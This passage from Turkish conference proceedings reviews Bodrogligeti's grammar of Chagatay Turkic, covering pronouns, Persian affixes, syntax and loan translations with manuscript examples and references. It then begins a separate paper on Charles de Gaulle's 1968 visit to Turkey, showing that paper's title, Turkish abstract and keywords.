İşaret Zamirleri - 1. bu ‘bu’ ve **ol** ‘o’ **İşaret Zamirleri:** (6) **Mundağ** ‘bunun gibi; bu gibi’ ve **andağ** ‘onun gibi, bu gibi’ çoğunlukla yaygın tarzdaki eşitlik yapılarıdır. Örn. Boldı İsmâ’ıl babam mînâda qarabaşı, enbiyalarga Ğudanı mundağ erür *şevası (şīvesi N.T.)* (H81r:4) ‘İsmâ’ıl babam hâlâ [henüz doğmamış] kabuğundayken onun hizmetlisiydi. Allah’ın peygamberleri ile yolu gibi.’ Tilep alsun ki sizni bir Ğudâdın, ötünsün sizni andağ âşnâdın. (H79r:5) ‘(Git ve (Hz.) Muhammed’e söyle) O, Allah’tan seni ona geri vermesi için rica etmeli. O çok iyi bir arkadaş olduğu için, sana geri döndürmesi için yalvarmalı’, s. 129, 132.

İşaret Zamirleri - 2. bol ‘bu’, şol ‘şu, o’ İşaret Zamirleri: bol ‘bu’ [ol ‘o’ zıttı] zamiri ve [ol’un zıttı olmayan ve çok yakın anlamda sayamayacağımız] ‘şu, o’ anlamına gelen şol zamirleri yaygın literatürde sıkça kullanılır. Bu zamirler çoğu örnekte isimleri nitelemekten aynı zamanda yüklem (*olarak*) kullanımlarında da bağımsız olarak ortaya çıkar. Bunların çokluk biçimleri yoktur. Örn. Yok erse hâlimiz bol dur parēşān/perişān. (H75r:4) ‘Ancak şimdi biz acınası hâldeydik/hâldeyiz.’ s. 132.

Soru Zamirleri - 1. kim ‘kim’ Zamiri: Soru zamirleri kim ve onun çokluk biçimi kimler sadece isim yerine kullanımlarında ortaya çıkar. (*Soru Zamiri*) çekimlenebilir ve isimlerin çekim örneklerine göre şekillenir. Örn. Şeb-i mi‘râc anı dōzaḥda kördüm: Bular kimler bolur dep anda sordum. (H74v:10) ‘Miraç Gecesi’nde onları Cehennem’de gördüm. Kim bunlar [yaratıklar], sordum.’ s. 135.

Soru Zamirleri - 3. қа- Gövdesine Bağlı Zamirler: қа- gövdesine bağlı aşağıdaki zamirler Çağatayca’da ortaya çıkar: Mihmanınız kaydın dur, ay Şāh? (H76v:2) ‘Sizin misafiniz nereden/nereli, ey Şah!’ Ki sizdin ayrılıp kandağ bola mız, yaruğ dünyāda kandağ kün köre mız. (H79r:3) ‘Sizsiz nasıl (birbirimizle) geçineceğiz? Bu parlak dünyada hayatlarımız nasıl olacak?’ s. 138-139.

Topluluk Sayıları: Nadiren -avla/-evle veya -avlan/-evlen son ekleri kullanılmıştır. [Seri tamamlanmadı] ikevle, ikevlen ‘her ikisi, ikisi birlikte’, üçevle, üçevlen ‘üçü birlikte’. Örn. Uşol damda yetiştiler ikevlen. (H77r:1) ‘O anda ikisi de ulaştı.’ Bağa bağa ikevlen öyge keldi. (H76v:1) ‘Bakınarak ikisi de eve girdi’, Üçevleni birin cānın alur men. (H73v:10) ‘Bu üç [oğlan]dan birinin ruhunu alacağım.’ s. 151.

Fiil Gövdeleri: İsimler ve fiiller kapalı kategorilerdir: Bir kategoriden diğerine geçiş genellikle isim veya fiil türetmeleriyle olur. Fakat az rastlansa da bir ismin türetme öğeleri olmadan fiil gövdesiyle eş değer (olarak) kullanıldığı durumlar vardır. korq- (NTM7r:) ‘korkmak’ < korq ‘korku’.

Fiil Gövdeleri - 3. Artırılmış Gövdeler: Kapalı, genellikle tek heceli fiiller genellikle bir ünlü ile genişletilir. Bunların birçoğu Çağdaş Özbekçe’de günümüze kadar gelmeyi başarabilmiştir ve orjinalleriyle paralel anlamda kullanılmaktadır. Örn. sora- ‘sormak’ (H76r:2) [< sor-], yalkı- ‘bezmek’ (Sang.336r:3) [yalkı-] s. 159.

Tekrarlama Gösteren Fiil Gövdeleri: Birkaç tekrarlama gösteren fiil -ğula/-güle, -kula/-küle eki ile oluşur. Örn. çapqula- ‘göğüs göğüse çarpışma ile meşgul olmak’ [Krş. NT çapqulaş ‘göğüs göğüse çarpışma’ Farsça için ceng-i şemşir 15v:7] s. 163.

Edatlar - 3. Gösterici Edatlar: Sıklıkla kesin gösterme/işaret etme için kullanılmıştır. uşal (H74v:2) ‘tam o şekilde, tam o çoklukta’ s. 327.

1.3. Diğer Dillerden Geçen Ekler, Çekim Ögeleri ve Kelime Türleri

Bodrogligeti, Çağatayca'da tespit ettiği Moğolca, Farsça eklerle birlikte Arapça tamlama yapılarını, kelime türlerini ve kelime gruplarını incelemiştir. Bunlardan bazılarında işlevler belirtilmişken bazılarında genel başlıkta işlevler belirtilip örnekleri alt başlıkta gösterilmiştir. İşlevleri genel başlıkta belirtilenler aşağıdadır:

Farsça Son Ekler 11. -bend Son Eki [<besten 'bağlamak']: *cigerbend* (H75r:2) '[çok sevilen] evlat'. Dedi bizni tanımay sen *cigerbend*, erür sen, ay azîzim bizge ferzend. (H75r:2) '(Beraber) cevapladılar, "Bizi tanımaz mısın, canım? Sen bizim evladımızsın, ey değerli kişi!"' s. 110-111.

Farsça Ön Eklerle Yapım 3. ber- Ön Eki [< ber 'üzerine, üstünde, üzerinden']: *berbād* (H77v:2) 'harap olmuş, berbat olmuş'* (*rüzgarla savrulmuş). Buzup *berbād* kıldı neçe yerde hānmānları. (H77v:2) 'O pek çok yerde ailelerini mahvetti ve harap etti' s. 117.

Farsça Ön Eklerle Yapım 4. bē- Ön Eki [< bē 'olmadan, -süz']: *bēçāre* (H77v:5) 'çaresiz', *bēkes* (H77v:5) 'muhtaç', s. 117.

Farsça Ön Eklerle Yapım 7. nā- Ön Eki [< nā 'yok']: *nāresīde* (H81r:8) 'çocuk' < 'tamamıyla büyümemiş', *nāsazā/nāsezā* (H80v:9) 'uygun olmayan'. Size *bergey ümmetingni kâdirim rüz-i cezā* hem *keçürgey gerçi ümmedin öter köp nāsazā/nāsezā*. (H80v:9) 'Her şeye gücü yeten, Ceza Günü'nde sana ümmetin kaderiyle emanet edecek. Hatta, (senin şefaatin ile,) bu ümmetin hizmeti uygun olmayan üyeleri(ni) bağışlayacak.' s. 119.

Kelime türleri ve kelime gruplarında da işlevin genel olarak belirtildiği bu türden başlıklar yer almaktadır ve sadece Farsça kelimenin anlamı verilmiştir:

Topluluk Zamirleri: *heme* (H77v:1) 'tüm' s. 143.

Zarf Olarak Kullanılan Farsça Tabirler: *be gāyat* (H82r:9) 'çok fazla', *be nāgāh* (H76r:3) 'aniden' s. 319.

Sıralama Bağlacı: *velē/velī* (H74v:11) 'fakat', *velēkin/velīkin* (H75v:9) 'fakat' s. 325.

Morfolojik-Sentaktik Edatlar 2. Ekleyici Edatlar: *hem* (H74r:1) 've hatta' s. 330.

Olumsuzluk Edatları: *hēç* (H81v:3) 'hiç' s. 331.

Onay Edatları: *ārī* (H76r:3) 'evet'. Dedi, *ārī* tanur men, ay *şehīnşāh!* Kirip başlarığa *ağrığ benāgāh*. (H76r:3) '[Oğlan] cevap verdi: Evet, ben onu tanırım, ey Kral! O baş ağrısıyla henüz intikal etti.' s. 331-332.

Pekiştirme Edatları: *bes* (H73v:4) 'çok fazla'; *besē/besī* (H80v:4) 'çok'. Bu *cān bermek besē/besī* *düşvār* eken dur, bu yerde kim *manga gām-hwār* eken dur? (H80v:4) 'Birinin canından vazgeçmek ne kadar çok zordur! Bana merhamet edecek kim var?' s. 332.

be Edati: ‘-e kadar’; be ġāyat/ġāyet (H82r:9) ‘çok fazla’, be nāġāh (H76r:3) ‘aniden’ s. 336.

ber Edati: ‘üzerine’; ber bād kıl- (H77v:2) ‘mahvetmek’ s. 336.

bē/bī Edati: ‘olmadan, -sIz’; bēkarār bol- (H81r:8) ‘heyecanlı olmak’, Vehm-i cāndın nārasīde boldı ol dem bēkarār. (H81r:8) ‘Ruhunun kaderinin korkusundan, çocuk heyecanlandı.’ s. 336-337.

Birleştirme ile İsim Yapımı - İyelik (Bildiren) Birleşik Kelimeler: 1. İlk ögesi isim, ikincisi sıfat olanlar: ġātir-parēşān/perişān n. (isim) ‘aklından sıkıntısı olan kimse’ (H81v:10) s. 71.

İyelik (Bildiren) Birleşik (Kelimeler) 2. Tüm öğeleri isim olanlar: pākđm (isim) ‘Saf inancın taraftarları’ (H79r:11) s. 71.

İşlevleri belirtilen ekler, çekim öğeleri ve kelimeler şunlardır:

-vul, -avul Son Eki: Türkçe köklere Moġolca son ek uygulandı. Örn. çapavul ‘akın’ (Sang.271v:15), yortavul ‘akıncı’ (Sang.342v:8), yasavul ‘ikinci komutan’ (NTM5:6), çındavul ‘artçı’ (NTM14v:8), s. 69.

-āne Son Eki: Farsça’da -āne son eki, bir eylemin ne şekilde meydana geldiğini anlatan zarfları oluşturur. Anlamı genişletilmiştir ve özneye sıfat olarak uygulanmıştır. Çāġatayca’da -āne ekiyle türetilmişlerin çoġu aynı zamanda zarf olarak kullanılabilir. Örn. ġustāġāna/küstāġāne (H85v:2) ‘saygısız’ s. 106.

Aşağıdaki -āne ile türetilen (örnekler) aynı zamanda isim olur: Dedi, merdāne bol yalġuz ġulunum sanga kelgen dur. (H77v:7) ‘O söyledi, cesur/yiġit ol benim tek tayım* (*çocuklar için sevdirme kelimesi), seni görmek için bizim misafirimiz gelmiştir.’ Bar eken dur bir ‘acab dēvāna, ‘ışk meydānıda ol merdāne. (H85r:2) ‘Garip deli bir adam vardı, aşk meydanında bir cesur/yiġit.’ s. 107.

-in Son Eki: Bu son ek çoġunlukla somut kelimelerden türetilmiş bir niteliġi belirtir. Örn. şīrīn (H80v:8) ‘tatlı’ [şīr ‘süt’] s. 107.

Farsça Çekime Ait Öğeler 1. İzafet İşareti -i/-ī : Genellikle izafet -i’si gösterilmez. Son karakterin altındaki kesre söyleyişte -i ya da -ī’ya ihtiyaç olduğunun göstergesi olabilir. Şiirde uzunluk vezin tarafından belirlenir. Eliften veya vavdan sonraki izafet -i’si Farsça’da olduğu gibi bir *yod* (Arap alfabesinde ye harfi) ile işaret edilir. Örn. Erür sen nevnihāl-i tāze ū tar. (H76v:6) ‘Sen genç bir ağaç gibi taze ve yeşilsin.’ Eşitti cümle ashāb-ī peyambar, keliştiler barışı cümle yaksar. (H81v:9) ‘Peygamber’in yakın sahabeleri duydular [ne olduğunu] ve hemen geldiler [onu görmeye].’ Not: Çāġatayca’da birleşik izafet yapıları nadirdir s. 55.

Farsça Çekime Ait Öğeler 2. Hitap İşareti -ā: Seslenme durumunu oluşturanlardan biridir. Sadece Farsça ve Arapça kelimelerde kullanılmış. Ay/Ey ünlemi -ā ile oluşturulan seslenme durumundan önce görünebilir. Örn. Dediler, al-vidā^c, ay hem-nişīnler, ki körmek emdi yok, ay pāk-

dinler. (H79r:11) ‘(Sonra İbrāhīm) devam etti, Elveda, Ey Arkadaşlar! Tekrar görüşemeyeceğiz. Ey Saf inancın taraftarları!’ s. 55-56.

2. Söz Dizimi

Bodrogligeti’nin incelediği Klasik Sonrası Dönem örneklerinin yer aldığı kelime grupları ve cümle örnekleri aşağıdaki başlıklarda tespit edilmiştir:

2.1. Söz Dizimi ile İlgili Yapılar

Diğer İsimler Tarafından Biçim Değiştiren İsimler - 1. İşaretsiz İsimler [isim belirticisi] - İyelik İlişkisi: Bu yapılarda birinci öge sahip iken, ikinci öge sahip olunandır. Bu diziliş değiştirilemez. Örn. baş ağrık (NTM14r:7) ‘baş ağrısı’, bel bağ (NTM14r:9) ‘kuşak’, eşik ağa (NTM5r:5) ‘kralın kapı görevlisi’, iç ağrık (NTM14r:7) ‘karın ağrısı’, kuduk su (NTM13r:9) ‘kuyu suyu’ s. 343.

Diğer İsimler Tarafından Biçim Değiştiren İsimler - 2. Temel Ögede İyelik Son Ekleri İle [Gönderim Yapıları]: İkinci ögenin birinci ögeye bağlı olması son ek ile belirtilir. Bu ögelerin dizilişi değiştirilemez. Başka bir öge bu iki ögenin arasına gelemez. Örn. ay başı [NTM12r:8] ‘ayın başlangıcı’, iş atı (NTM9r:8) ‘iş atı’, iş igiti (NTM9r:8) ‘savaşçı’ s. 343.

İyelik (Bildiren) Birleşik Kelimeler: Herhangi bir iyelik (*Bildiren*) birleşik ismi, bir nesneyi veya bir kişiyi göze çarpan bir özelliğiyle ifade eder. Biri isim veya sıfat olabilen iki ögeden oluşur. (...) Bu tipik Farsça [< Hint-Avrupa] fenomen (*duyularla algılanabilen her şey*), Çağatayca’da sadece Farsça alıntılarda temsil edilmiştir. Örn. ‘alīcenāb (H326r:2) ‘tanınmış ve üstün, şerefli’ s. 346, gülruh (H77v:2) ‘gül yüzlü’, haṭīrparēšān/perišān (H81v:10) ‘aklından sıkıntısı olan’, pākḏīn (H79r:11) ‘Saf inancın taraftarı’, servkadd (H77v:4) ‘servi endamlı’, şekerleb (H77v:4) ‘tatlı dilli’, şīrīnkēlām (H224r:6) ‘güzel konuşan’ s. 346-347.

Arapça İzafet Yapıları: Arapça İzafet Yapıları söz varlığının [deyimler, başlıklar] ayrı öğeleri olarak ortaya çıkar. Türkçe kelimeler onların türemelerine eklenmez. Örn. Qābizu’l-arvāh (H74v:3) ‘İzrā’īl, Ruh Alan melek’ s. 350.

2.2. Cümle

İşlevlerine Göre Sınıflandırma - 1. Bildirim Cümleleri: Bildirim cümlesi bir öznenin fiiline ya da bir duruma ait olumlu ya da olumsuz bir düz cümledir. Fiil yüklememesindeki farklı görünüşleri tanıtır. Örn. Şeb-i mi’rāc anı dōzaḥda kördüm. (H74v:10) ‘Miraç Gecesi’nde onu Cehennem’de gördüm.’ Hūdāğa yakmadı bu mihrībānlık. (H74v:2) ‘Allah razı gelmedi [peygamberinin] [oğluna] bağlılığına.’ Emānetge kılalmas men hıyānet. (H74r:5) ‘bana bir şey emanet edenlerin güvenini ihlal edemem’ s. 356.

İşlevlerine Göre Sınıflandırma - 2. Soru Cümleleri: Soru cümlesi bir soruyu ifade eder ve farklı şekillerde kurulabilir:

1. mu/mü Edatı İle Evet veya Hayır (Soru Cümlesi): Tanur mu sen meni cān dilimni? (H76r:2) ‘Tanır mısın, [oğlum], benim kalbimin ve ruhumun sevgilisini?’ s. 356.

2. Soru Zamiri İle: Ne bā’îsdin siler* otқа giriftār? (H75r:1) ‘Neden ateşte tutsaksın?’ (*siler Krş. Özbek siler Taşkent ağzında.) s. 357.

Durumlarına Göre Sınıflandırma - 1. Olumlu Cümleler: Olumlu cümleler olumlu ifade içerir. Örn. Uşol damda yetiştiler ikevlen. (H77r:1) ‘O anda ikisi de ulaştı.’ s. 358.

Durumlarına Göre Sınıflandırma - 2. Olumsuz Cümleler: Olumsuz cümle olumsuz ifade iletir. Farklı şekillerde kurulabilir.

1. Olumsuz Fiillerle: İkevinin atası men emes men. (H74r:3) ‘İkisinden birisinin babası değilim/ Ben ikisinin de babası değilim.’ Manga öğretmedi bu yolni ustād. (H76v:8) ‘Usta bize bu gidişatı öğretmedi.’* (*Mesela, az önce söylediklerin ustamın öğretilerine uymuyor.) Ĥudāğa yakmadı bu mihribānlık. (H74v:2) ‘Allah razı gelmedi bu bağlılığa.’ s. 359.

2. Olumsuz yok Edatıyla: Dediler, el-vidā^c, ay hem-nişīnler, ki körmek emdi yok, ay pāk-dīnler. (H79r:11) ‘[Sonra İbrāhīm] devam etti, elveda, ey arkadaşlar! Tekrar görüşemeyeceğiz. Ey Saf inancın taraftarları!’ Çāresi yok tur. (H79v:8) ‘Bunun için yapacak bir şey yok’ s. 359.

Durumlarına Göre Sınıflandırma - 3. Şart Cümleleri: Şart cümlesi kastedilen veya vurgulanan bir fiilin şartını ifade eder. Örn. Eger alsa özümingni alsun. (H74r:4) ‘Ancak eğer O almaya karar verdiyse [üç oğlandan birini], benimkini almasına izin ver.’ s. 359.

Yapıya Bağlı Sınıflandırma - Cümlelerin İkincil Öğeleri - 2. Dolaylı Tümleçler (Yer Tamlayıcıları): Dolaylı tümleçler genellikle yönelme hâli ile gösterilir. Hareketi ifade eden fiillerden sonra belirtme [durum eki olmadan] veya bulunma hâli [-da/-de] dolaylı tümleci işaretlemek için kullanılır. Bu kullanımda çekimli fiil genellikle belirtisiz belirtme durumundan (*eksiz belirtme durumundan*) önce gelir. Örn. Közin yaşın aқurdı bardı mekteb. (H78v:3) ‘O okula geldiğinde [hâlâ] ağlıyordu’* (*Krş. Çağdaş Özbekçe Men sizning Marğilān kelganingizni bugün ātamdan eşitdim ‘Ben sizin Marghilan’a gelişinizi bugün babamdan duyduğum’) s. 363.

Yapıya Bağlı Sınıflandırma - Cümlelerin İkincil Öğeleri - Zarflar - 1. Yer Zarfları: Yer zarfları, bir fiilin geçtiği ya da bir kimsenin ya da bir şeyin bulunduğu yeri ifade eder. **Örn.** Şeb-i mi^crāc anı dōzahda kördüm Bular kimler bolur dep anda sordum. (H74v:10) ‘Miraç Gecesi’nde onları Cehennem’de gördüm. Kim bunlar [yaratıklar], sordum.’ s. 364.

Yapıya Bağlı Sınıflandırma - Birleşik Cümleler - 2. Zıt Birleşik Cümleler: Zıt birleşik cümleler zıt anlamlı yan cümleler içerir. İkinci cümlecik/yan cümle, zıtlık bağlaçlarıyla ilk cümleye

zıtlık sağlar. Zıtlık bağlaçları şunlardır: ki ‘ki’, ammā ‘ama, fakat’, valē/velī, velīk, velīkin ‘ama, gerçi, fakat’, līk, līkin ‘ama, gerçi, fakat’, belki ‘aksine, ancak’, ve ‘ama’. Not: (1) velī, velīkin bağlaçları yeni bir konuya geçişi veya anlatıdaki yeni bir sahnenin başlangıcını belirtebilir. Örn. Valēkin/velīkin İbrāhīmdin sözni angla, aning cāning kulaķı birle tingle. (H75v:9) ‘Şimdi İbrāhīm hakkındaki sözleri duy; can kulağın ile onları dinle.’ Valē/velī peygāmbar oğlığa bakardı, közini yaşı mercān dek aķardı. ‘(Şimdi de) Peygamber oğluna baktığında, mercan incileri göz yaşları gözlerinden akardı s. 367.

Yapıya Bağlı Sınıflandırma - Birleşik Cümleler - 4. Kesin Birleşik Cümleler: Kesin birleşik cümlelerde neden ve sonuç ilişkisi* (*neden bir sonuca götürür) ayrı cümleler tarafından ifade edilir. İçerik bakımından sıralı yan cümlelerle oluşturulan karmaşık cümlelerle ilişkilidir. Örn. Be-nāgāh kördi mihmān közlerini, unuttu İbrāhīm hem özlerini. (H77r:3) ‘Aniden [o] misafirin bakışını yakaladı ve [bu nedenle] kendini kaybetti [korkuyla].’ s. 368-369.

Yapıya Bağlı Sınıflandırma - Karmaşık Cümleler - 3. Nesne Yan Cümlesi ile (oluşan) Karmaşık Cümleler: Bu tür karmaşık cümlelerde belirtili nesne yan cümle tarafından ifade edilir. Kullanılan bağlaçlar: ki, kim, her kim ki, her kişi ‘kim, kimi’; ne, ne kim, neme kim, her ne kim, her ne ‘ne, ki’ . Nadiren olsa da nesne yan cümlesi ana cümleye bağlaç olmadan eklenebilir. Not: Doğrudan alıntılar nesne yan cümlesi olarak kabul edilir. Örn. Resūlu’l-lāh soradı İbrāhīmni, tanur mu sen meni cān dilimni? (H76r:2) ‘Peygamber İbrāhīm’in hālını hatrını sordu, (şöyle) sordu, “Tanır mısın, [oğlum], benim kalbimin ve ruhumun sevgilisini?”’ s. 371, 372.

3. Söz Varlığı

Bodrogligeti bu bölümde ilk olarak, Çağatayca’daki Türkçe öğelerin yapısı hakkında bir fikir vermesi için anlamlarıyla birlikte hazırladığı örnek söz varlığı listesini vermiştir.

Örnek Söz Varlığı: arman (H79v:11) ‘hüsrān’ , bola (H79v:11) ‘çok’ , çap- (H78v:1) ‘dörtnele gitmek, koşmak, *rup* (?)’, çarça- (H79v:10) ‘yorulmak’, çık- (H76r:1) ‘çıkma’, çıray (H75v:11) ‘yüz’, emdi (H77v:8) ‘şimdi’, h̄wahla- (H79r:6) ‘istemek, arzulamak’, ıy- (H74v:6) ‘göndermek’, ige (H77v:8) ‘sahip’, inde- (H76r:7) ‘çağırma’, iş (H77r:10) ‘iş/çalışma’, keç (H80r:2) ‘gece’ [krş. Uzbek keç], köp1 (H75v:1) ‘topluluk’, köp2 (H80v:9) ‘çok’, mung (H79v:7) ‘keder’, ot (H75v:8) ‘ateş’, ökün- (H76r:5) ‘üzülmek’, örget- (H76v:8) ‘öğretmek’, kara- (H76r:6) ‘bakma’, kulun (H77v:6) ‘tay’, kuvan- (H76v:7) ‘sevinmek’, sol- *geçişsiz fiil* (H77r:6) ‘solma’, sora- *geçişli fiil* (H76r:2) ‘sormak’, söy- (H74v:1) ‘sevmek’, süçüg (H81v:2) ‘tatlı’, töre (H78r:8) ‘resmî’, tügün- (H75r:10) ‘vazgeçmek’, unutt- (H77r:3) ‘unutmak’, uyat (H78r:1) ‘utanç’, yalğuz (H77v:7) ‘yalnız’, yaķ- (H74v:2) 2. ‘beğenmek’, yügür- (H76r:8) ‘koşma’ s. 389-395.

Söz Dizimi’nde yer alan diğer bir alt başlıkta da Farsça’dan Türkçeye birebir tercüme olarak geçen birleşik fiiller ya da deyimler yer almaktadır. Burada Türkçeye tercüme edilerek geçen yapıların

kaynak dildeki orjinallerini göstermesi Farsça-Türkçe dil ilişkileri çalışmalarına katkı sağlamaktadır ve Türkiye'deki bu türden çalışmalar daha çok makale boyutundadır.

Alıntı Tercüme: Çağataycada çok fazla alıntı tercüme bulunmaktadır. Bunların birçoğu Farsçadan gelir. Genellikle bir söz öbeğinin sadece fiil ögesi Türkçeye çevrilirken geri kalan kısım kaynak dildeki hâliyle kalır. Örn. *dunyādın öt-* (H79v:2) 'ölmek' [*< ez dunyā reften*], dil bağla- (H73v:6) '(-e) bağlı olmak' [*< dil besten*], himmet kırın belige bağla- (H80r:8) 'kararlılıkla bir taahhüt için hazırla(n)mak' [*< kemer besten*], hüküm yürüt- (H79r:9) 'otoritesini uygulamak' [*< hukm rāndan*], içi küy- (H75r:5) 'acı çekmek' [*< dil sōhten*], köngül sora- (H79v:7) 'birisinin acısını paylaşmak' [*< dil custen*], közdin yit- (H79v:1) 'gözden kaybolmak' [*< ez nazār mahv şoden*], mātem tut- (H82r:11) 'birisine yas tutmak' [*< mātem giriften*], özidin ket- [H82r:3] 'derinden etkilenmek' [*< ez hud reften*], kadem rence kı- (H76r:10) 'gelmek (için) zahmete girmek' [*< kadem rence kerdin*], qolığa al- (H78r:2) 'ele geçirmek, el koymak' [*< be dest āwerden*], qol yu- (H75v:3) 'vazgeçmek' [*< dest şusten ez*] s. 402.

Sonuç

Bodrogligeti, Türkiye'deki gramer düzenlerinden farklı bir düzende A Grammar of Chagatay adlı eserini hazırlamıştır. İncelediği örnekler içerisinde Karahanlı Türkçesi ve Harezmi-Kıpçak Türkçesine ait olanları da vardır. Aynı zamanda Özbek Türkçesi ile ilgili örneklere de gerekli yerlerde karşılaştırma için işaret etmiştir. Bu sayede Çağatay Türkçesi'ndeki kullanılışların Özbek Türkçesi'ndeki devamlılığını da ortaya koymuştur. Klasik Sonrası Çağatay Dönemi için genellikle sözlüklerden faydalanmışsa da müstakil metin olarak kendi hazırladığı Hāliš's Story of Ibrāhīm A Central Asian Islamic Work in Late Chagatay Turkic adlı esere de kelimelerden daha büyük yapılarıdaki örnekler için başvurmuştur. İncelemelerinde birleşik fiillerde yer alan yardımcı fiillerin işlevlerini ayrıntılı olarak göstermiştir. Türkçe'deki bazı deyimlerin Farsça'dan tercüme olarak dilimize geçtiğini göstermesi, Farsça- Türkçe dil ilişkisi incelemelerine örnektir. İşlev ağırlıklı ele aldığı örnekler, son zamanlarda üzerinde incelemelerin arttığı Klasik Sonrası Devir Çağatayca çalışmalarına katkı sağlamaktadır. A Grammar of Chagatay adlı eser, inceleme yöntemi bakımından da Türkiye'deki çalışmalar için örnek teşkil etmektedir.

KAYNAKLAR

[1] Bu bilgiler iki kaynaktan faydalanılarak hazırlanmıştır: K., Öztopçu. "András J. E. Bodrogligeti (1925-2017)" Türk Dili Dil ve Edebiyat Dergisi, Cilt: CXIV Sayı: 793, s. 111-112, 2018; "Curriculum Vitae András J. E. Bodrogligeti". Festschrift in Honor of András J. E. Bodrogligeti Armağanı, Haz. Kurtuluş Öztopçu, Türk Dilleri Araştırmaları, Cilt 17, s. 7-11, 2007.

[2] "Bibliography of András J. E. Bodrogligeti". Festschrift in Honor of András J. E. Bodrogligeti Armağanı, Haz. Kurtuluş Öztopçu, Türk Dilleri Araştırmaları, Cilt 17, s. 13-21, 2007.

[3] J. Eckmann. Çağatayca El Kitabı. (Çev. Günay Karaağaç). Ankara: TDK Yayınları, s. 21, 2017.

- [4] H., Eren. “Çağatay Lûgatleri Hakkında Notlar”. Ankara Üniversitesi Dil ve Tarih-Coğrafya Fakültesi Dergisi, Cilt 8, Sayı 1-2, s. 145, 1950.
- [5] Z., Ölmez. “Çağatayca Sözlükler”. Kebikeç, Sayı 6, s. 141, 1998.
- [6] F., Turan. “Hindistan Babürlü Devletinde Yazılan Çağatayca Sözlüklerde Devlet Yönetimi ve Askeri Teşkilatla İlgili Kelimelere Dair”. Türk Dili ve Edebiyatı Dergisi, Cilt: 59, Sayı: 1, s. 206-207, 2019.
- [7] B., Sarıca. Çağatayca-Farsça Manzûm Bir Lûgat Nisâb-ı Türkî. Ankara: Grafiker Yayınları, s. 25, 2014.
- [8] H., Eren. age., s. 146.
- [9] A., Bodrogligeti. Hâliş’s Story of İbrâhîm. A Central Asian Islamic Work in Late Chagatay Turkic. Leiden: E. J. Brill, s. 7, 1975.
- [10] A. J. E., Bodrogligeti. A Grammar of Chagatay. Lincom Europa Academic Publishers, 155 Languages of the World Materials, s. 6, 8, 2001.
- [11] A. J. E., Bodrogligeti. age., s. 412, 414.
- [12] H., Vural; R., Karaatlı; A. O., Solmaz. Çağatay Türkçesi. İstanbul: Divan Yayınevi, 2006.
- [13] M. Argunşah. Çağatay Türkçesi. İstanbul: Kesit Yayınları, 2018.
- [14] J., Eckmann. Chagatay Manual. Bloomington: Indiana University, 1966; J. Eckmann. Çağatayca El Kitabı. (Çev. Günay Karaağaç). Ankara: TDK Yayınları, 2017.
- [15] A. J. E., Bodrogligeti. age., s. 418-437.
- [16] A. J. E., Bodrogligeti. age., s. 11-13.
- [17] Bildiri metni hazırlanırken sözlükler için faydalanılan siteler:
<https://tureng.com/tr/turkce-ingilizce> , <https://www.seslisozluk.net> , <https://sozluk.gov.tr>

FRANSA CUMHURBAŞKANI CHARLES DE GAULLE'ÜN TÜRKİYE'Yİ ZİYARETİ

İsrafil Karataş¹

*¹Alanya Alaaddin Keykubat Üniversitesi, Atatürk İlkeleri ve İnkılap Tarihi Bölümü, Alanya.
TURKEY*

israfil.karatas@alanya.edu.tr

ORCID: 0000-0003-4940-9344

ÖZET

İkinci Dünya Savaşı'ndan sonra Türkiye, Sovyet Rusya tehdidi nedeniyle Amerika Birleşik Devletleri ve Kuzey Atlantik Antlaşması Örgütü'nün liderliğindeki Batı ittifakı içerisinde tek yönlü bir dış politika takip etmeye başlamıştır. 1960'lı yıllara gelindiğinde ise, gerek uluslararası ortamda Doğu-Batı ilişkilerindeki yumuşama gerekse Kıbrıs sorununda Türkiye'nin Batı müttefiklerince yalnız bırakılması onun tek yönlü dış politikasını sorgulamasına neden olmuştur. 1960 yılının ortalarından itibaren Türkiye, Amerika Birleşik Devletleri'ne alternatif olarak diğer devletlerle iyi ilişkiler kurmaya başlamıştır. Bu ülkeler arasında başta Sovyet Rusya olmak üzere Ortadoğu ülkeleri, Bağlantısızlar ve Fransa yer alıyordu. Bu arada 1958 yılında Fransa Cumhurbaşkanlığına seçilen eski asker Charles De Gaulle, Fransa'nın kaderini Amerika'nın ya da başka bir devletin iradesine bırakmayacağını açıklayarak dış politikada bağımsız ve bloklar arası yumuşamayı amaçlayan bir politik çizgi takip etmeye başlamıştır. De Gaulle'ün başlattığı bu çok yönlü dış politikası, Türkiye tarafından da ilgiyle takip ediliyordu. Fransa ile kurulacak iyi ilişkilere büyük önem veriyordu. Haziran 1967'de Cevdet Sunay, Fransa'yı ziyaret etmişti. Bu ziyaretin bir an önce iadesinin yapılması için de hemen çalışmalar başlatmıştı. Böylece Türk-Fransız ilişkilerinin daha da ilerleyebileceği düşünülüyordu.

Öte yandan Fransa Cumhurbaşkanı De Gaulle, Atatürk'e, Türkiye'ye ve Türk-Fransız ilişkilerine büyük önem veren bir liderdi. Türkiye'nin davetini uzun görüşmeler sonucunda kabul etmiştir. 25-30 Ekim 1968 tarihleri arasında gerçekleştirdiği bu ziyaretteki amacı; Türkiye ile Fransa arasındaki ticaret ve kültürel işbirliğini genişletmenin yanı sıra Türkiye'nin

de kendileri gibi bağımsız ve bloklar arası yumuşama politikasını takip etmesini sağlamaktı. Ancak ziyaretteki gizli resmi görüşmelerde ve yapılan açıklamalarda Türkiye; Amerika ve Kuzey Atlantik Antlaşması Örgütü çizgisinden ayrılarak De Gaulle'ün istediği bir yola girmeyeceğini hissettirmiştir. Çünkü Türkiye'nin ekonomik olanaklarının yetersizliği ve konumunun Fransa gibi olmaması bunda etkili idi. Bu anlamda De Gaulle, amacına tam anlamıyla ulaşmasa da yaptığı ticaret ve kültürel işbirliği anlaşmaları ile iki ülkenin geleceği açısından önemli bir adım atılmıştır. Ayrıca Fransa tarafından Türkiye'ye cumhurbaşkanlığı düzeyinde yapılan bu ilk ziyaret, çok parlak geçmiş ve halk tarafından ilgiyle karşılanmıştır. Çalışmada; resmi ziyaretin hazırlığı, programı ve heyetler arasında yapılan gizli görüşmelerin tutanaklarına dair Cumhurbaşkanlığı Cevdet Sunay Arşivi belgeleri kullanılmıştır. Buna ek olarak telif eserler ve ulusal basın taranmıştır.

Anahtar Kelimeler: Türk-Fransız İlişkileri, Charles de Gaulle, Cevdet Sunay, Ziyaret

FRANCE PRESIDENT CHARLES DE GAULLE'S VISIT TO TURKEY

ABSTRACT

